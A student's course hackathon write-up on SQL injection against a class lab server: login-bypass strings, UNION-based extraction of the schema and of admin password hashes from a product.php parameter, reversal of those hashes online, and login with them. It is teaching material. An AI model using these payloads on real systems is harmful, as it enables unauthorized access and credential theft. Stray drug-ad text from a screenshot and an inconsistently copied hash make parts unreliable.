

WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Ganesh Atmakuri

Email: atmakugh@mail.uc.edu

Short-bio: A Masters student with communication, organizational, and technical skills seeking opportunities. A hand-working and motivated engineering student with authentic skills in user application development and design thinking, dedicated to leveraging my abilities as a capable and diligent student



Repository Information:



Repository's URL: <https://github.com/ATMAKURIGANESH3009/waph-atmakugh/tree/main/Hackathon%202>

Hackathon Overview:

- Hackathon 2 is about Sql injection Attacks
- It covers understanding about sql vulnerabilities and how to inject sql code to bypass login credentials
- This hackathon brings idea about finding key vulnerabilities and finding backend strings
- Each level of this hackathon brings an own challenge to sign into the page without proper credentials

Level 0:

- Level 0 is about injecting sql code with university username to bypass the login credentials and to successfully log in through the system
- For this level, I given my username or $1 = 1$ that specifies true condition
- Generally, it checks the username or the condition that always becomes true
- '#' at the end works like a comment for the password
- When we click on login after writing as username' or $1=1\#$ and with any random password the system will login successfully
- Output of this level is attached below:



Level 1:

- Level 1 is bit more complicated than level 0
- If there is a single row in a database then the condition `1 = 1` becomes true always
- In case of level 1, there are multiple rows in a database that requires a solution to fetch only one record
- A limit function in sql helps to limit the rows to only 1
- Similar to level 0, if we add limit then the system will be logged in successfully


SQL string in backend:

```
select * from users where username = 'Anyname' AND password = md5('anypass')
```

If we give it as :

```
select * from users where username = 'atmakugh" or 1 = 1 limit 1 ; # AND password = md5('any'). This command from backend helps to successfully login through the system
```

- Output of level 1:




Level 2:

- Level 2 is the advanced sqli techniques to identify the vulnerabilities in a secured website
- Identifying the key query that is vulnerable gives the way for a hacker to come into the system
- This level comprises identifying sqli vulnerabilities
- Injecting SQL code to obtain data from the database
- Login through the system with the obtained credentials

a. SQLi vulnerabilities:

- I have explored the application, and I can see a login link and product details
- When I click on login and tried to perform the sqli injection like level 0 and level 1, it does not allowed me to login. I understood there is some protection over back-end
- I looked further and clicked on product categories and tried to change the id value from 1 to 2, It worked for me
- I tried fetching output by giving different inputs like changing ids from 1 to 2 and 3. Also, used union command to fetch the overall results. It is working and I found it as a vulnerability



b. Exploiting SQLi to Access Data:

- **i. Identify the Number of Columns:**
- I performed the trail and error on finding no of columns by changing in select statement
- Got an outcome when I given Union select 1,2,3
- Then I understand, three columns are present in the database

WAPH-Login page | Word | Microsoft 365 | atmakugh-waph-hack | Hackathon 2 - SQL Inje | Files | waph-hackathon.east | MD5 reverse for e99a1 |

Not secure waph-hackathon.eastus.cloudapp.azure.com/sql/level2/product.php?id=1%20UNION%20select%201,2,3

id	product	price
1	apple	1.19
1	2	3.00

1 requests | 530 B transferred

product.php?id=1%20UNION%20select%201,2,3

Query String Parameters

id: 1 UNION select 1,2,3

ii. Display Your Information:

- Then I displayed my username, name and section using select statement places in three strings

WAPH-Login page | Word | Microsoft 365 | atmakugh-waph-hack | Hackathon 2 - SQL Inje | waph-hackathon.east |

Not secure waph-hackathon.eastus.cloudapp.azure.com/sql/level2/product.php?id=3%20UNION%20select%20"atmakugh","Ganesh","Waph-03"

id	product	price
atmakugh	Ganesh	Waph-03

1 requests | 448 B transferred

product.php?id=3%20UNION%20select%20"atmakugh","Ganesh","Waph-03"

Query String Parameters

id: 3 UNION select "atmakugh", "Ganesh", "Waph-03"

iii. Display the Database Schema:

- I given the sql query after union then select “text”, table_name, column_name from information_schema.columns to identify the tables and their columns

id	product	price
Hacked by Ganesh	CHARACTER_SETS	CHARACTER_SET_NAME
Hacked by Ganesh	CHARACTER_SETS	DEFAULT_COLLATE_NAME
Hacked by Ganesh	CHARACTER_SETS	DESCRIPTION
Hacked by Ganesh	CHARACTER_SETS	MAXLEN
Hacked by Ganesh	CHECK_CONSTRAINTS	CHECK_CLAUSE
Hacked by Ganesh	CHECK_CONSTRAINTS	CONSTRAINT_CATALOG
Hacked by Ganesh	CHECK_CONSTRAINTS	CONSTRAINT_NAME
Hacked by Ganesh	CHECK_CONSTRAINTS	CONSTRAINT_SCHEMA
Hacked by Ganesh	COLLATIONS	CHARACTER_SET_NAME
Hacked by Ganesh	COLLATIONS	COLLATION_NAME
Hacked by Ganesh	COLLATIONS	ID
Hacked by Ganesh	COLLATIONS	IS_COMPILED
Hacked by Ganesh	COLLATIONS	IS_DEFAULT
Hacked by Ganesh	COLLATIONS	PAD_ATTRIBUTE
Hacked by Ganesh	COLLATIONS	SORTLEN
Hacked by Ganesh	COLLATION_CHARACTER_SET_APPLICABILITY	CHARACTER_SET_NAME
Hacked by Ganesh	COLLATION_CHARACTER_SET_APPLICABILITY	COLLATION_NAME
Hacked by Ganesh	COLUMNS	CHARACTER_MAXIMUM_LENGTH

iv. Display Login Credentials:

- I identified the table and columns that stores the usernames and password by using the same sql query from the above and traversing to the end

id	product	price
Hacked by Ganesh	INNODB_TABLESPACES	AUTOEXTEND_SIZE
Hacked by Ganesh	INNODB_TABLESPACES	ENCRYPTION
Hacked by Ganesh	INNODB_TABLESPACES	FILE_SIZE
Hacked by Ganesh	INNODB_TABLESPACES	FLAG
Hacked by Ganesh	INNODB_TABLESPACES	FS_BLOCK_SIZE
Hacked by Ganesh	INNODB_TABLESPACES	NAME
Hacked by Ganesh	INNODB_TABLESPACES	PAGE_SIZE
Hacked by Ganesh	INNODB_TABLESPACES	ROW_FORMAT
Hacked by Ganesh	INNODB_TABLESPACES	SERVER_VERSION
Hacked by Ganesh	INNODB_TABLESPACES	SPACE
Hacked by Ganesh	INNODB_TABLESPACES	SPACE_TYPE
Hacked by Ganesh	INNODB_TABLESPACES	SPACE_VERSION
Hacked by Ganesh	INNODB_TABLESPACES	STATE
Hacked by Ganesh	INNODB_TABLESPACES	ZIP_PAGE_SIZE
Hacked by Ganesh	login	loginname
Hacked by Ganesh	login	password
Hacked by Ganesh	products	id
Hacked by Ganesh	products	name
Hacked by Ganesh	products	price

-
- WAPH-Login page Word | Microsoft 365 atmakugh-waph-hackat Hackathon 2 - SQL inject waph-hackathon.eastus
- Not secure waph-hackathon.eastus.cloudapp.azure.com/level2/product.php?id=3%20union%20select%20'Hacked%20by%20Ganesh',%20%20loginname,%20password%20from%20login
- | id | product | price |
|------------------|---------|----------------------------------|
| Hacked by Ganesh | admin | d8578edf8459ce06fb5bb76a58c5ca4 |
| Hacked by Ganesh | test | e99a1fc428cb3bd5f260853678922e03 |
- Filter 20 ms 40 ms 60 ms 80 ms 100 ms 120 ms 140 ms 160 ms 180 ms 200 ms 220 ms 240 ms 260 ms 280 ms 300 ms 320 ms
- Name product.php?id=3%20union%20select%20'Hacked%20by%20Ganesh',%20%20loginname,%20password%20from%20login
- Headers Payload Preview Response Initiator Timing Cookies
- Query String Parameters
- view source view URL-encoded
- id=3 union select 'Hacked by Ganesh', loginname, password from login
- 1 requests 511 B transferred
- Console

- # MD5 Center

MD5 conversion and reverse lookup

Get your patients started with SOLQUA 100/33

Most Medicare patients pay no more than \$35/month.

[Learn More](#)

Limitations of Use:

 - Has not been studied in patients with a history of pancreatitis. Consider other antidiabetic therapies in patients with a history of pancreatitis.

[Click Here for Full Prescribing Information](#)

MD5 reverse for d8578edf8458ce06fbc5bb76a58c5ca4

The MD5 hash `d8578edf8458ce06fbc5bb76a58c5ca4` was successfully reversed into the string `qwerty`

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

[Reverse](#)

Get Results With Google AI

Optimize your digital ad spend with campaigns using Google AI. Get started on Google Ads.

Google Ads

[Learn More](#)

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

[Convert](#)

What is a MD5 hash?

Help your patients save with SOLQUA 100/33

[Medicare Patient Savings](#)

[Learn Prescribing Patient Savings](#)

[Commercial Patient Savings](#)

Limitations of Use:

 - Has not been studied in patients with a history of pancreatitis. Consider other antidiabetic therapies in patients with a history of pancreatitis.


- **c. Login with Stolen Credentials:**

- I identified the password and usernames
- Now, with those details, I tried login through the system and it successfully logged in

WAPH-Hackathon 2-Level 2

Login Success!

Username: admin



WAPH-Hackathon 2-Level 2

Login Success!

Username: test

